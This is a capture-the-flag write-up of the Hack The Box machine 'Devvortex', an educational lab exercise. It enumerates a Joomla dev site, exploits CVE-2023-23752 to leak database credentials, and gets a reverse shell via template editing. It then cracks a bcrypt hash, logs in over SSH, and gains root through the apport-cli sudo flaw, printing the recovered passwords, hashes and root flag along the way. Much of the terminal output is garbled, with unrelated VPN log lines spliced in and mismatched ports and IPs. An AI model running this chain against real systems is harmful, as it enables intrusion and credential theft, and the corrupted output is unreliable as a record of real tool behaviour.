

Devvortex

25 February 2024 10:21

```
echo "10.10.14.242 devvortex.htb" | sudo tee -a /etc/hosts
```

Start with nmap

```
nmap -Pn -t3 10.10.11.242 | nmap -A -p21,80 10.10.11.242 -oN nmap.txt
```

```
(kali㉿ kali) [~/Desktop/HTB/Devvortex]
$ cat nmap.txt
# Nmap 7.94SVN scan initiated Sat Feb 24 23:31:39 2024 as: nmap -A -p21,80 -oN nmap.txt 10.10.11.242
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.43s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http  nginx 1.18.0 (Ubuntu) [TRUE id=0 sid=39839d96 e4202af5] [key#1 state=S_UNDEF au
_|_http-server-header: nginx/1.18.0 (Ubuntu)
_|_http-title: DevVortex
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Sat Feb 24 23:32:04 2024 -- 1 IP address (1 host up) scanned in 25.43 seconds
```

After that I use gobuster to check the other dir :

```
gobuster dir -u http://devvortex.htb/ -w $wordlists/content/dirs-and-files-medium.txt -t 50
```


But it did not show any interesting things so I go to port 80 in web , but there I didn't find any things cheesy and here at this Point I stuck because I don't get any idea what to do so I need a little hint and then I get the idea of **DNS subdomain enumeration** so I use gobuster to enumerate :

```
gobuster dns -d devvortex.htb -w /home/kali/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -t 20
```

```
(kali㉿ kali) [~/Desktop/HTB/Devvortex]
$ gobuster dns -d devvortex.htb -w /home/kali/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
-t 20
=====
[+] Domain: devvortex.htb
[+] Threads: 10
[+] Timeout: 1s
[+] Threads: 10
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: /home/kali/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
=====
Starting gobuster in DNS enumeration mode
Completed
=====
Found: dev.devvortex.htb
```

Here I found one dns subdomains and I add it in /etc/hosts

After visiting the website I searched for robots.txt and here I find several endpoints




```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# must be www.example.com/joomla/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# The Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /cache/
Disallow: /cache/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /logs/
Disallow: /libraries/
Disallow: /logs/
Disallow: /plugins/
Disallow: /tmp/
```

Then I move to administrator and find that it's a Joomla CMS administrator login portal and I use jooma scan to scan the joomla CMS :

joomscan -u <http://dev.devvortex.htb>



```
[--]( ) ( _ ) ( V ) / _ ) / _ \ ( \ ) pt is off | Action | Open browser
[---)( )( )( ) ( \_ \(_ / \_) \ )
[---) ( _ ) ( _ ) ( \_ \(_ / \_) ) ( _ ) ( _ ) \_
(1337.today)

--=[OWASP JoomScan
+---++---=[Version : 0.0.7
+---++---=[Update Date : [2018/09/23]
+---++---=[Authors : Mohammad Reza Espargham, Ali Razmjoo
--=[Code name : SelfChallenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://dev.devvortex.htb

] FireWall Detector
+] Firewall not detected

] Detecting Joomla Version
+] Joomla 4.2.6

] Core Joomla Vulnerability
+] Target Joomla core is not vulnerable

] Checking apache info/status files
+] Readable info/status files are not found

] admin finder
+] Admin page : http://dev.devvortex.htb/administrator/

] Checking robots.txt existing
+] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
```

Here I get the joomla version and I search exploit and get a exploit

exploit-CVE-2023-23752

```
(kali㉿ kali) -[~/Desktop/HTB/Devvortex]
$ ruby exploit.rb http://dev.devvortex.htb

Users
[649] lewis (lewis) - lewis@devvortex.htb      Users
[650] logan paul (logan) - logan@devvortex.htb   ered


Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0tIn5r3c0n##*
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

(kali㉿ kali) -[~/Desktop/HTB/Devvortex]
```

Here I get the Username and pass of lewis >

First I try to ssh it but failed then I run the credentials in administrator page and here we enter the admin panel



From here, I knew, executing PHP code is easy and requires template editing. I went to **System->Templates->Administrator Templates->index.php**

```
2024-02-29 04:18:38 UDPv4 link local:(not bound)
(kali㉿ kali) -[~/Desktop/HTB/Devvortex]NET[173.208.98.30:1337]
$ nc -lvp 1234
listening on [any] 1234 ...
[10.10.14.153] 10.10.14.153:39 TLS/Initial packet from [AF_INET]173.208.98.30:1337, sld=39839d96 e4202af5
connect to [10.10.14.153] from devvortex.htb [10.10.11.242] 51486
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
09:22:00 up 1:45, 0 users, load average: 0.05, 0.05, 0.06 Server Authentication, expects TLS Web Server Authentication
USER  TTY  FROM          LOGIN@  IDLE  JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)nden, O=HackTheBox, CN=htb, name=htb, emailAddress=info@htb.htb
/bin/sh: 0: can't access tty; job control turned off cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, subject: /CN=htb.htb, issuer: /O=HackTheBox, CN=htb, name=htb, emailAddress=info@htb.htb
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)TM_INITIAL reinit_src=1
$ |
2024-02-29 04:18:41 [htb] Peer Connection Initiated with [AF_INET]173.208.98.30:1337
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)TM_INITIAL reinit_src=1
$ |
2024-02-29 04:18:43 SENT CONTROL [htb]: "PUSH_REQUEST" (status=1)
```

Now, I had a properly working shell, but my current user couldn't read the user flag:

Knowing that the credentials obtained from exploiting the Joomla information leak vulnerability were for MySQL, I proceeded to connect to MySQL to explore the users' table:

```
mysql>show databases;
```

```
mysq> show databases; // TAP device tun0 opened
show databases; // net_iface_mtu_set: mtu 1500 for tun0
+-----+
| Database |
+-----+
| information_schema | net_iface_up; set tun0 up
| joomla | net_iface_v6_addr; dead:beef:2:109:dead:beef:41:metric-1 dev tun0
| performance_schema | route_v4_add; 10.10.10.0/23 via 10.10.10.1 dev [NULL] table
+-----+
3 rows in set (0.00 sec) // net_iface_mtu_set: mtu 1500 for tun0
// route_v6_add; dead:beef:2:109:dead:beef:41:metric-1 dev tun0 table 0 metric
```

```
mysql>use joomla
```

```
mysql>show tables
```

```
mysql> show tables
show tables 04:18:40 Verifying certificate ext
-> ;
; 04-02-25 04:18:40 ++ Certificate has EKU(s)
+-----+
|Tables_in_joomla | 100% of Channel TLV513
+-----+
|sd4fg_action_log_config | _session;dest
|sd4fg_action_logs | _multi_process;_OL [htb];P
|sd4fg_action_logs_extensions | _IS IMPORT:route
|sd4fg_action_logs_users :R received control
|sd4fg_assets | _IS IMPORT:route
|sd4fg_associations | _IS IMPORT:route
|sd4fg_banner_clients | _IS IMPORT:route
|sd4fg_banner_tracks | _IS IMPORT:route
|sd4fg_banners | _route_v4_best_gw
|sd4fg_categories | _route_v4_best_gw
|sd4fg_contact_details | _GATEWAY10.0.0.1
|sd4fg_content | _remote_host_ipv4
|sd4fg_content_frontpage | _v6_best_gw
|sd4fg_content_rating | _rnd:general
|sd4fg_content_types | _default_gateway
|sd4fg_contentitem_tag_map | _ace_mtu_set_mtu
|sd4fg_extensions | _ace_mtu_set_mtu
|sd4fg_fields | _ace_up; set tun0 up
|sd4fg_fields_categories | _v4_add;10.0.0.1
|sd4fg_fields_groups | _ace_mtu_set_mtu
|sd4fg_fields_values | _ace_up; set tun0 up
|sd4fg_finder_filters | _addr_v6_add;dead
|sd4fg_finder_links | _route_v4_add;10.0.0.1
|sd4fg_finder_links_terms | _v4_add;10.0.0.1
|sd4fg_finder_logging | _addr_ipv6(dead;bead)
|sd4fg_finder_taxonomy | _v6_add;dead
|sd4fg_finder_taxonomy_map | _Sequence_G
|sd4fg_finder_terms | _channel_cipher_AB
|sd4fg_finder_terms_common | _ping-response
|sd4fg_finder_tokens | _options_explicit
|sd4fg_finder_tokens_aggregate | _remote
|sd4fg_finder_types | _d=0000000000000000
|sd4fg_history |
```

```
mysql>select username,password fromsd4fg_users;
```

```

mysql> select username,password from sd4fg_users;
+-----+-----+
| username | password |
+-----+-----+
| lewis | $2y$10$6V52x.SD8Xc7hNIVwUTrl.ax4BIAYuhVBMVnYWRceBmy8XdEzm1u |
| logan | $2y$10$IT4k5kmSGvHS0d6M/1w0eYiB5Ne9XzArQRJTGThNiy/yBtklj12 |
+-----+
2 rows in set (0.00 sec)

Error: local/remote TLS keys are out of sync: [AF_INET]173.208.98.30:1337 (received key)
[KS_AUTH_FALSE id=0 sid=00000000 00000000] [key#2 state=S_UNDEF auth=KS_AUTH_FALSE id=0 sid=00000000 00000000]
mysql> |

```

In the users' table, I found another user, logan, with a BCrypt hashed password. To crack this hash, I created a file named hash.txt, placed the hash inside, and initiated the attack using John the Ripper:

```

(kali㉿ kali)-[~/Desktop/HTB/Devvortex]
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (7)
1g 0:00:02 DONE (2024-02-25 04:58) 0.04409g/s 61.90p/s 61.90c/s 61.90C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

here I get logan password and then I ssh through logan:

```

(kali㉿ kali)-[~/Desktop/HTB/Devvortex]
$ ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Sun 25 Feb 2024 10:00:42

System load: xpij 0.03 l-notify,tun-ipv6,route-gateway:10.10.14.1,topology subnet,ping 10,ping-r
Usage of /: 63.8% of 4.76GB
Memory usage: 22%
Swap usage: 0%
Processes: 165
Users logged in: 0
IPv4 address for eth0: 10.10.11.242
IPv6 address for eth0: dead:beef::250:56ff:feb9:c790

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm un: sudo pro status

The list of available updat      ore than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.          Internet connection or proxy setting
s

Last login: Sun Feb 25 07:39:34 2024 from 10.10.14.64
logan@devvortex~$ |

```

here I successfully get the userflag:

Privilege Escalation Root

Here I try various things but when I enter sudo -l command to list the permissions and allowed commands that a user has with the sudo command.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cl
```

After searching it in google I found a CVE for this and surprisingly this is the easiest part to get root shell

I follow the instruction from the url : <https://vk9-sec.com/cve-2023-1326privilege-escalation-apport-cli-2-26-0/>

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -v  
2.20.11  
logan@devvortex:~$ sudo /usr/bin/apport-cli --file-bug  
  
*** What kind of problem do you want to report?  
  
Choices:  
1: Display (X.org)  
2: External or internal storage devices (e. g. USB sticks)  
3: Security related problems  
4: Sound/audio related problems  
5: dist-upgrade  
6: installation  
7: installer  
8: release-upgrade  
9: ubuntu-release-upgrader  
10: Other problem  
C: Cancel  
Please choose (1/2/3/4/5/6/7/8/9/10/C): ^[[B^[[B^[[B  
  
*** Collecting problem information  
  
The collected information can be sent to the developers to improve the application. This might take a few minutes.  
  
*** What particular problem do you observe?  
e-gateway 10.10.14.1,topology subnet,pin  
  
Choices:  
1: Removable storage device is not mounted automatically  
2: Internal hard disk partition cannot be mounted manually  
3: Internal hard disk partition is not displayed in Places menu  
4: No permission to access files on storage device  
5: Documents cannot be opened in desktop UI on storage device  
6: Other problem  
C: Cancel  
Please choose (1/2/3/4/5/6/C): 2  
  
.....  
  
*** Send problem report to the developers?  
  
After the problem report has been sent, please fill out the form in the automatically opened web browser.  
  
What would you like to do? Your options are:  
S: Send report (714.4 KB)  
V: View report  
K: Keep report file for sending later or copying to somewhere else  
I: Cancel and ignore future crashes of this program version  
C: Cancel  
Please choose (S/V/K/I/C):  
What would you like to do? Your options are:  
S: Send report (714.4 KB)  
V: View report  
K: Keep report file for sending later or copying to somewhere else  
I: Cancel and ignore future crashes of this program version  
C: Cancel  
Please choose (S/V/K/I/C): V  
root@devvortex:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@devvortex:~# |
```

And we get the root shell .

```
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:~# ls
bin cdrom etc lib lib64 lost+found m
boot dev home lib32 libx32 media  o
root@devvortex:~# cd home
root@devvortex:/home# ls
logan
root@devvortex:/home# cd root
bash: cd: root: No such file or directory
root@devvortex:/home# cd ..
root@devvortex:/# cd root
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
50a46e9ff52fe931dc71c715b3e7e6b4
```